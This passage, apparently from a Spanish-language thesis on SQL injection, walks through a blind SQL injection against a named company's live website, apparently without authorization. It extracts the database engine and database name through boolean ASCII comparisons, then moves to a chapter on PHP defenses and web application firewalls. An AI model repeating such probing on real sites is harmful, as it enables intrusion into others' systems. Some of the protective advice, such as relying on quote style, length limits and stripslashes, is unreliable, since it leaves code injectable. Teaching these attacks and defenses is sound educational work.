
Al probar el código inyectado se puede ver claramente un retardo de 5 segundo aproximadamente en la consulta que obtenemos como respuesta de la existencia y verdad de nuestra consulta.



Al igual que con los ataques SQL Injection realizaremos un ataque de Blind SQL Injection a una página encontrada en el internet que no posea seguridades para este tipo de ataque informático haciéndonos con el nombre de la Base de Datos.

La página que será atacada será la página de la empresa aesoftmarket.

Este es el aspecto de la página funcionando normalmente ahora la veremos corriendo las pruebas de Blind SQL Injection como habíamos hablado anteriormente que cuando se ejecuta una inyección con código falso debe haber una alteración dentro de la página.




Claramente se puede apreciar al ejecutar el primer código que es “and 1=1” nos da como resultado verdadero y la pagina no tiene cambios cosa que cambia en la segunda imagen que podemos observar que la inyección es “and 1=2” que hace que el resultado sea falso por lo que se queda en blanco el lugar donde iba el contenido.

Para no tener demasiadas imágenes lo que se hará será solo captura del url y abajo se escribirá “true” o “false” según sea el caso de lo que haya dado como resultado.

Primero vamos a determinar que motor de Base de Datos está usando la página.

False → No es MySQL




False → No es SQL Server

True → Trabaja con Base de Datos ProstgreSQL

Ahora tomaremos el nombre de la Base de Datos

True → El primer caracter es mayor a 75




False → El primer caracter es menor a 100

True → El primer carácter es mayor a 85

True → El primer caracter es mayor a 95


True → El primer caracter es mayor a 96



False → El primer carácter es 97 = “a”

True → El segundo carácter es mayor a 98

False → El segundo carácter es menor a 103



True → El segundo carácter es mayor a 100

False → el segundo carácter es 101 = “e”

Por el orden de como vienen los caracteres se puede deducir que el nombre de la Base de Datos posee el nombre “aesoftmarket” por lo que probaremos en la posición 12 con el código ascii de la t que es el 116


False → no existe posición 12

Así que se hará una nueva suposición y es que la Base de Datos tiene el nombre de “aesoft” y se probara nuevamente la t en ascii en la posición 6

True → El sexto carácter es mayor a 115

False → El sexto carácter es 116 = “t”

Ahora probaremos si el nombre de la Base de Datos de la página web realmente es “aesoft”



True → el nombre de la Base de Datos es “aesoft”

Así es como se puede hacer uso de Blind SQL Injection para empezar a tomar información de la Base de Datos de esta página web y de igual manera ingresando por las Bases de Datos nativas y sus tablas se puede llegar hasta la información de usuarios y toda la Base de Datos.

4. Capítulo 4: Guía Metodológica para Protección de una Base de Datos

Este capítulo será dedicado a la seguridad de las paginas creando así a modo de tutorial como mejorar ciertas técnicas de programación dentro de PHP y en general que se puede realizar para protegernos del SQL Injection y junto con la configuración de herramientas que nos permiten hacer más seguros los aplicativos web para que nuestra información almacenada dentro de la Base de Datos no se vea comprometida por parte de un atacante.

4.1. Métodos de protección contra SQL Injection

Para poder protegernos contra ataques de tipo SQL Injection y Blind SQL Injection existen varios métodos recomendados desde la parte de programación, encriptamiento dentro de la Base de Datos, hasta la configuración de un Firewall que reconoce ataques de SQL Injection, a continuación, veremos los métodos de protección más usados para que la información de las Bases de Datos de nuestros futuros aplicativos web no se vea comprometidos por ataques de tipo SQL Injection y Blind SQL Injection.

Como hemos revisado hasta ahora, un aplicativo web es vulnerable a SQL Injection en general por dos motivos.

- Por mala práctica en la programación de dar mucho control al usuario obre el aplicativo web.
- Porque el aplicativo web a ser atacado se conoce que posee información interesante y comprometedora dentro de sus Bases de Datos.

Y a pesar de esto no todos los aplicativos web que se encuentran en Internet son seguros, por lo que en el mundo siguen habiendo una gran cantidad de ataques SQL Injection, con este capítulo se espera poder mostrar cómo proteger eficientemente nuestra Base de Datos, para cada lenguaje de programación existen funciones que tienen relación a los diferentes tipos de SGBD con el que se esté trabajando que nos ayudaran por medio de la programación que datos serán permitidos ingresar por el usuario y así no tener problemas con el ingreso de caracteres especiales.


Ya que nuestro aplicativo web está desarrollado en php y es uno de los lenguajes más populares para desarrollo web veremos cómo proteger nuestro aplicativo web con funciones propias del lenguaje un de ellas es la función “mysqli_real_escape_string()” que recibe dos argumentos, el primero es la conexión a la Base de Dato y el segundo es el string que se va a analizar, que es lo que el usuario va a ingresar, esta función se recomienda hacer uso dentro de todos los campos de texto que se le permite ingresar al usuario principalmente deberá estar presente en los campos de texto de nombre de usuario y password en la validación para ingreso hacia un aplicativo web o hacia el modo de administrador.

Dentro de nuestro aplicativo web tenemos este código para realizar la consulta sobre el usuario y password

```
$sql1 = "select nombreusuario from usuario where  nombreusuario='" . $nu . "'";
$result1 = mysqli_query ($conexion,$sql1)
or die ("Fallo sentencia SQL ...<br />");

$sql2 = "select passwordusuario from usuario where  passwordusuario='" . $pass . "'";
$result2 = mysqli_query ($conexion,$sql2)
or die ("Fallo sentencia SQL ...<br />");
```

Antes de empezar a corregir los errores de programación que vuelve al aplicativo web vulnerable a SQL Injection realizamos un análisis con la

herramienta “Acunetix” vista anteriormente que nos dice en que variables del aplicativo web somos vulnerables.




Después del análisis a nuestro aplicativo web en Acunetix vemos claramente que tenemos vulnerabilidad dentro de las variables “nombreUsuario” y “password” que se encuentran en la página “bandas.php” el código de cómo se encuentran las consultas SQL fueron las que mostramos anteriormente.

Determinamos que no es seguro las líneas de código ya que no existe control alguno sobre las variables que van a almacenar lo que se ingrese dentro de los campos nombre de usuario y password respectivamente, por lo que haciendo uso de la función mencionada anteriormente el control de caracteres especiales dentro de los campos mencionados debe quedar así.

```
$sql1 = "select nombreusuario from usuario where  nombreusuario='" . mysqli_real_escape_string($conexion,$nu) . "'";
$result1 = mysqli_query ($conexion,$sql1)
or die ("Fallo sentencia SQL ...<br />");

$sql2 = "select passwordusuario from usuario where  passwordusuario='" . mysqli_real_escape_string($conexion,$pass) . "'";
$result2 = mysqli_query ($conexion,$sql2)
or die ("Fallo sentencia SQL ...<br />");
```

Hacemos uso de la función dentro de nuestro query de consulta y volvemos a analizar el aplicativo web con Acunetix.



Después del cambio en el código con su respectivo control de variables vemos que dentro del análisis ya no le permite a la variable realizar ataques de SQL Injection, esto se debe a que estos campos de texto sirven para realizar un login y al no poder ingresar caracteres especiales no le permitimos realizar inyección de código malicioso.


En el supuesto caso de que aún fueran vulnerables nuestras dos variables de ingreso al aplicativo web, se recomienda realizar un control de longitud dentro de cada campo ya que cada aplicativo web debe tener un estándar de un máximo de caracteres para cada variable en este caso la variable de nombre de usuario y la del password.

```
$nu = $_POST["nombreUsuario"];
$pass = $_POST["password"];
```

En estas líneas de código asignamos a las variables “$nu” y “$pass” lo ingresado dentro de los campos de texto para la validación de usuario y password, pero lo que nunca se realiza es el control de longitud de caracteres dentro de cada campo para los que se inserta el siguiente código, dando como limite a un nombre de usuario 15 caracteres y al password 10 caracteres.

```
$nu = $_POST["nombreUsuario"];
$pass = $_POST["password"];

if (strlen($nu)<=15 && strlen($pass)<=10)
```

Con esta línea de código añadida podemos controlar la longitud de nuestros campos de texto así generara una pantalla de error al momento en que el usuario intente realizar un ingreso de código por los campos de texto ya que para realizar ataques SQL Injection, las consultas suelen ser largas obteniendo esta pantalla de error.



Otra forma de protección a la Base de Datos es la forma de ejecución del query dentro de las funciones de php, la conocida función “mysqli_query ()” que recibe como parámetro 1 consulta SQL ya que está programada para que funciones de esa manera y solo ejecute 1 query por lo que si se intenta hacer una inyección de código con una nueva sentencia, por ejemplo “Drop Database”, “Drop table”, o hacer inserciones de datos, actualizaciones o borrado de registros, esta función no lo permite, cosa que no pasa con la función “mysqli_multi_query ()”, en versiones anteriores de PHP no existía la función para realizar múltiples consultas SQL a la vez, pero se lo implemento para facilitar la ejecución de varias consultas la vez haciendo que resulte peligroso el uso de la función (protegido debería quedar así).


```
$sql2 = "select passwordusuario from usuario where  passwordusuario='" . mysqli_real_escape_string($conexion,$pass) . "'";
$result2 = mysqli_query ($conexion,$sql2)
```

Hasta ahora ya tenemos claro que si vamos a pedir al usuario que escriba dentro de un campo de texto para luego comparar con la Base de Datos siempre se debe validar y controlar que es lo que está ingresando por dicho campo de texto.

En el caso de tener un aplicativo web que maneja ingreso de usuarios, es recomendable al momento de enviar a guardar la contraseña encriptarla con las funciones que provee PHP y MySQL para encriptado de contraseñas, la más común y más usada por los programadores usada en MySQL es “PASSWORD ()” que realiza una encriptación con el método “SHA-1”, lo realiza dos veces por lo que es un “Double SHA” pero existen las llamadas rainbow tables que ayudan a la desencriptación en el caso de que un atacante se haga con las claves encriptadas de igual manera para PHP son las funciones “md5 ()”, “sha-1 ()”, la razón de uso para estas funciones de encriptamiento es que son rápidas y eficientes, pero ya que los computadores modernos son demasiado potentes pueden desencriptar fácilmente por lo que se recomienda hacer uso de contraseña tipo “SALT o SAL”.

“Una sal criptográfica es un dato que se utiliza durante el proceso de hash para eliminar la posibilidad de que el resultado pueda buscarse a partir de una lista de pares pre calculados de hash y sus entradas originales, conocidas como tablas rainbow.”[16]

Con la función “PASSWORD_HASH ()” se creará una sal aleatoria en caso de que el programador no le asigne una, esto hace que sea realmente difícil y hasta imposible el hecho de la desencriptación por lo que es la mejor opción para almacenamiento de contraseñas.



16 PHP, (2016), http://php.net/manual/es/faq.passwords.php

También se recomienda el uso de comillas dobles en lugar de comillas simples ya que las comillas simples marcan el final de una expresión SQL y da lugar a inyecciones de gran potencia. De igual manera el uso de roles dentro de la Base de Datos para bloquear así las consultas a quien inyecte código para sacar información de donde no tiene acceso como usuario.

Dentro de las funciones de PHP tenemos varias funciones para poder eliminar caracteres especiales como comillas simples, backslash, signos de interrogación, puntos etc. O también aumentan un backslash frente a cada caracter especial para que no afecte a la consulta SQL, estas funciones son “STRIPSLASHES ()”, “ADDSLASHES ()” y “QUOTEMETA ()”.

Finalmente, respecto a la programación algo que también se recomienda hacer es hacer uso de la función “SUBSTR ()”, se la usa con el fin de toda la variable de entrada que se tiene, que solo coja los primeros n caracteres de la variable debido a que el programador tiene conocimiento del máximo de caracteres para consultar, entonces envía un máximo de caracteres que se puede tener y ejecuta la consulta, este método es similar al de realizar control de longitud con la función “STRLEN ()”

Una buena práctica dentro de la Base de Datos para protegernos del SQL Injection es la creación de “Stored Procedures” y “Triggers” dentro de la Base de Datos y no desde el código PHP, esto es recomendable y considerado una buena práctica debido a que sólo se realizan las llamadas necesarias y debidas para que el aplicativo web funciones como se espera.

Como podemos darnos cuenta protegerse contra ataques SQL Injection no es complicado ni largo de realizar, pero a muchos desarrolladores se les pasa por alto este tipo de ataques por lo que desarrollan sin tomar las medidas de seguridad necesarias para poder crear aplicativos web que no

sean vulnerables a SQL Injection dejando por así decirlo libre la información de a Base de Datos comprometiendo sus datos y en caso de que tengas información de clientes, dejando comprometida la información de sus clientes.

4.2. Herramientas de prevención SQL Injection

Un recurso muy usado por quienes quieren tener una mayor protección contra ataques de SQL Injection es el uso de Web Application Firewall (WAF), los también conocidos Sistemas de Prevención de Intrusos (IPS) y los Sistemas de Detección de Intrusos (IDS).

WAF: Un Web Application Firewall puede ser tanto un dispositivo de hardware como un software que nos ayudara a la protección de los servidores de aplicaciones web de ciertos ataques informáticos en específico como son SQL Injection, Cross-Site Scripting, Denegación de Servicios, de modo que toda entrada al aplicativo web lo filtra y controla para detener el ataque que se vaya a realizar monitoreando el tráfico y detectando patrones o alguna anomalía en el funcionamiento de la aplicación web, estos WAF pueden estar alojados dentro del servidor de aplicaciones o directamente en la red.[17]

IPS: Un Sistema de Prevención de Intrusos es un software que ayuda en el control al momento de acceder al servidor de aplicaciones web dentro de la red informática evitando así ataques a los sistemas computacionales protegiendo la información y estructura del aplicativo web, es una tecnológica que se acerca mucho a un firewall ya sea que se los compara

[17] (2016), Web Application Firewall, https://en.wikipedia.org/wiki/Web_application_firewall

o se dicen que son una extensión de los Sistemas de Detección de Intrusos, siendo diferentes tecnologías.[18]

IDS: El Sistema de Detección de Intrusos es un software que detecta accesos a la red o a un computador no autorizados con ayuda de sensores virtuales (sniffers) obteniendo así información del tráfico de red y así detecta anomalías en el aplicativo web ya sean falsas alarmas o un ataque que se esté realizando para comprometer la información o el aplicativo web en sí.[19]

Entendiendo que es un WAF un IPS y un IDS claramente podemos determinar que la mejor opción para poder proteger un aplicativo web es la configuración de un WAF debido a que solo un WAF entiende la lógica y funcionamiento de los aplicativos web distinguiendo si una petición es normal o no, sin generarnos falsos positivos, otra diferencia es el manejo de reglas que tiene los WAF además de analizar la capa 7 de red, mientras que un IPS obtiene información del tráfico de red y los va comparando con patrones ya establecidos y anomalías para determinar si se está dando un ataque o no, pude ser una desventaja su uso si no se encuentra bien configurado ya que ahí podría empezar a dar falsos positivos de ataques impidiendo que se realicen varias transacciones dentro del aplicativo, y suelen generar cierto retraso al momento de que se realizan transacciones por lo que si esto sucede es preferible usar un SSL (hardware encargado de quitar carga al servidor de manera segura.), los WAF funcionan bajo la siguiente arquitectura.[20]

[18] (2016), Sistema de Prevención de Intrusos, https://es.wikipedia.org/wiki/Sistema_de_prevenci%C3%B3n_de_intrusos

[19] (2016), Sistema de Detección de Intrusos, https://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos

[20] Blog Técnico, (2012), Web Application Firewall, https://www.blogtecnico.net/web-application-firewall-waf/




Figura 4.2.1 (Arquitectura de prevención SQL Injection)

Actualmente en el mercado existen varios WAF para la protección de nuestros aplicativos web y así poder seguir la arquitectura mostrada en la imagen anterior para proteger nuestra Base de Datos frente a ataques SQL Injection y otros más, dentro de los WAF Open Source tenemos:

ModSecurity: Es un WAF dedicado a la protección de ataques informáticos, que ejecuta como modulo del servidor de aplicaciones web Apache, nos permite el monitoreo del tráfico de red HTTP y permite un análisis a tiempo real sin hace cambio alguno a la existente infraestructura, está disponible bajo la licencia GNU General Public License. Posee varias funcionalidades como son Filtrado de peticiones, Técnicas anti evasión (eliminación de barras, decodificación de URL entre otras), Comprensión de HTTP, Filtrado HTTPS, Análisis Post Payload, Bloqueo de IP entre otras funcionalidades que protegen la información del aplicativo web.[21]

[21] Wikipedia (2015), ModSecurity, https://es.wikipedia.org/wiki/Mod_Security




Figura 4.2.2 (Consola de ModSecurity)

OWASP Naxsi: Es otro WAF, que se encuentra disponible bajo la licencia GNU General Public License se diferencia con la mayoría de WAF debido a que no se basa en reglas comunes para determinar si la petición es un ataque o no y luego bloquearlos, su funcionamiento resulta más simple de modo que detecta caracteres inesperados al momento de realizar la petición HTTP o por argumentos al aplicativo web, cada carácter inusual va a ir aumentando el contador del WAF y cuando se detecte que el contador diga “demasiado alto”, la petición será denegada y el usuario será re direccionado a una página de prohibido el acceso (funciona similar a un sistema de spam), de igual manera maneja análisis a tiempo real y se ayuda con control del tráfico de red.[22]

[22] OWASP, (2013), OWASP NAXSI Project, https://www.owasp.org/index.php/Projects/OWASP_NAXSI_Project




Figura 4.2.3 (Consola de OWASP Naxsi)

Estos son los WAF Open Source más usados en la actualidad, a continuación, veremos los WAF Comerciales que se encuentran en los más populares.

Barracuda Web Application Firewall: Es uno de los mejores WAF en el mercado siendo capaz de ir evolucionando virtualmente con los diferentes tipos de ataques que van saliendo en la actualidad. Posee protección a tiempo real en todo momento ya que se encentra en un constante análisis del aplicativo web para detector vulnerabilidades nuevas que puedan existir.

Es un software robusto que permite autenticación y control de acceso sólido, garantizando la seguridad y privacidad de los datos que podrían comprometer a la empresa dueña del aplicativo web que está protegiendo.

Posee una administración y gestión intuitiva, su seguridad puede ampliarse para la nube pública y privada manejando escalabilidad en la seguridad.[23]

[23] Barracuda, (2016), Barracuda Web Application Firewall, https://www.barracuda.com/products/webapplicationfirewall




Figura 4.2.4 (Consola de Barracuda)

Cisco ACE Web Application Firewall: Este es un ejemplo de WAF en hardware lanzado por Cisco para proteger aplicativos web realizando análisis desde la Deep Web, análisis XML, enfocado en empresas que realizan manejo de tarjetas de crédito y transacciones bancarias para que la información no se vea comprometida de esta manera.

Mantiene la información encriptada, manejo de estadísticas desde una interfaz amigable al usuario, y con la interfaz poder controlar, accesos no deseados, monitorear el tráfico de red, ataques realizados, formas de optimización y con el soporte de Cisco en caso de necesitarlo.[24]




Figura 4.2.5 (Consola de Cisco ACE WAF)

[24] Cisco, (2016), Cisco ACE Web Application Firewall, http://www.cisco.com/c/en/us/products/collateral/application-networking-services/ace-web-application-firewall/data_sheet_c78-458627.html

NetScaler AppFirewall: Este WAF es uno de los mejores en la actualidad, protege el aplicativo web de ataques conocidos y desconocidos, lo que lo hace un sistema robusto, mantiene un alto rendimiento contra ataques informáticos haciéndolo muy difícil de sobrepasar y extraer información con SQL Injection y otras formas de ataques conocidas.[25]




Figura 4.2.6 (Consola de Citrix)

Imperva SecureSphere Web Application Firewall: El WAF de Imperva analiza cada uno de los loggins de los usuarios hacia el aplicativo web protegiendo el aplicativo y los datos dentro de la Base de Datos de los cyber ataques que se puedan generar para robo de información y que puedan llegar a comprometer la misma, para más seguridad del funcionamiento de este WAF, lo que realiza es un análisis de cómo debería funcionar bajo condiciones normales el aplicativo web para luego con cada acción, transacción o cambio desde el lado del usuario, poder compararlo fácilmente, así si encuentra alguna anomalía ofrecer una mayor protección. En caso de necesitarlo, este WAF puede realizar parches virtuales para las aplicaciones web a través de su escáner de vulnerabilidades ya que al mantener un constante análisis y actualizaciones de los ataques al

[25] Citrix, (2016), NetScaler APPFirewall, https://lac.citrix.com/products/netscaler-appfirewall/

momento de descubrir una vulnerabilidad no espera a que el código sea modificado ya que esto podría tomar semanas o meses hasta corregirlo, al instante crea su parche para mantener protegido y no comprometido el aplicativo web.[26]

